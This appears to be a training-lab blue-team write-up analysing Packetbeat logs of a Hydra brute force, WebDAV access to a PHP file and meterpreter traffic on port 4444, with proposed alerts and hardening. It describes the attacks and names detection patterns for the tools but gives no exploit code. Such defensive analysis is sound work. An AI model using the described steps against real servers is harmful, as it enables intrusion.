
Added “Connections over time” panel




Added “HTTP error codes” panel



Added “Errors vs Successful transactions” panel




Added “HTTP transactions” panel




Step 3 – Interpretation, Discovery, and Mitigation


Looking at the data in Packetbeat, I was able to discern the date and times of the attacks.




There were two attacks, one on the 15th-16th of December and one on the 17th-18th of December.



The victim computer sent back the following responses:




The data that concerns the blue team is the amount of traffic over a short period of time, per the below screenshot where you can see the spikes in traffic.



ACCESSING THE SECRET SHARE

Looked for the data showing when I was looking for and finding the secret share.



These files were the top files requested:

↓ 10 HTTP requests [Packetbeat] ECS

url.full: Descending	user_agent.original: Descending	Count
http://192.168.1.105/company_folders/secret_folder	Mozilla/4.0 (Hydra)	33,290
http://192.168.1.105/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	10
http://127.0.0.1/server-status?auto=	Go-http-client/1.1	2,902
http://192.168.1.105/webdav	gvfs/1.42.2	468
http://snnmnkxdhflwgthqismb.com/post.php	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36	344
http://192.168.1.105/webdav/koalas.php	gvfs/1.42.2	264

Export: Raw ↴ Formatted ↴


Possible mitigation strategies:

We could set up an alert for the future if any of these files are requested or if they are requested by any user other than authorized users + the specific machines that those users use and/or their IP addresses.

One way to harden the server would be to not have the password hash in the instructional text file... or better yet not have an instructional txt file at all.

BRUTE FORCING THE PASSWORD FOR THE SECRET SHARE

In the following search, you can see the data requested by Hydra when brute forcing the password for the secret share.



The data specifically requested by Hydra can be seen in the following screenshot.




```
# http.response.status_code          401
t http.response.status_phrase       unauthorized
t http.version                     1.1
t method                           get
# network.bytes                    861B
t network.community_id             1:JdDkgdRV56SN2Dy2wWZTPwXeuI4=
t network.direction                inbound
t network.protocol                 http
t network.transport                tcp
t network.type                     ipv4
t query                            GET /company_folders/secret_folder
# server.bytes                     698B
# server.ip                        192.168.1.105
# server.port                      80
# source.bytes                     163B
# source.ip                        192.168.1.90
# source.port                      60846
t status                            Error
t type                             http
t url.domain                       192.168.1.105
t url.full                          http://192.168.1.105/company_folders/secret_folder
t url.path                          /company_folders/secret_folder
t url.scheme                        http
t user_agent.original              Mozilla/4.0 (Hydra)
```


Per the below screenshot, there were 33,322 hits with the user_agent.original: Mozilla/4.0 (Hydra).



But you can see that only 7 hits were successful.



You can also see the information in the following screenshot of errors vs successful transactions:



Possible Mitigation Strategies:

The prospective alerts that could be set might be to look for any instances of the user_agent.original of Mozilla/4.0 (Hydra) and to limit the number of Error 401 responses to 20 in one hour and adjust as needed.

WEBDAV SERVER


The number of requests made to the WebDav directory was 468



Top 10 HTTP requests [Packetbeat] ECS		Count
url.full: Descending	user_agent.original: Descending	Count
http://192.168.1.105/company_folders/secret_folder	Mozilla/4.0 (Hydra)	33,290
http://192.168.1.105/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	10
http://127.0.0.1/server-status?auto=	Go-http-client/1.1	3,105
http://192.168.1.105/webdav	gvfs/1.42.2	468
http://snmnkxdhflwgthqismb.com/post.php	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36	344
http://192.168.1.105/webdav/koalas.php	gvfs/1.42.2	264

Export: Raw Formatted

In the above screenshot, you can see that the koalas.php file was requested 264 times and per the below screenshot, you can see that the webdav folder was requested 468 times.




Possible mitigation strategies:

You could set up an alert that will go off if any machine connects to the webdav folder that isn't supposed to have access.

One way to harden the server would be to set up a firewall rule that restricts access by any machine that is not a machine used by the actual correct user.

METERPRETER ATTACK

Ran a search for the IP of the attacker and source port 4444 to view the meterpreter attacks



There were 667 hits

Possible mitigation strategies:

As meterpreter's default port is 4444, we can set an alert for any traffic from port 4444 and/or for any .php files being uploaded.



Top 10 HTTP requests [Packetbeat] ECS		Count
url.full: Descending	user_agent.original: Descending	
http://192.168.1.105/company_folders/secret_folder	Mozilla/4.0 (Hydra)	33,290
http://192.168.1.105/company_folders/secret_folder	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	10
http://127.0.0.1/server-status?auto=	Go-http-client/1.1	3,105
http://192.168.1.105/webdav	gvfs/1.42.2	468
http://snmnkxdhflwgthqjsmb.com/post.php	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36	344
http://192.168.1.105/webdav/koalas.php	gvfs/1.42.2	264

Export: Raw Formatted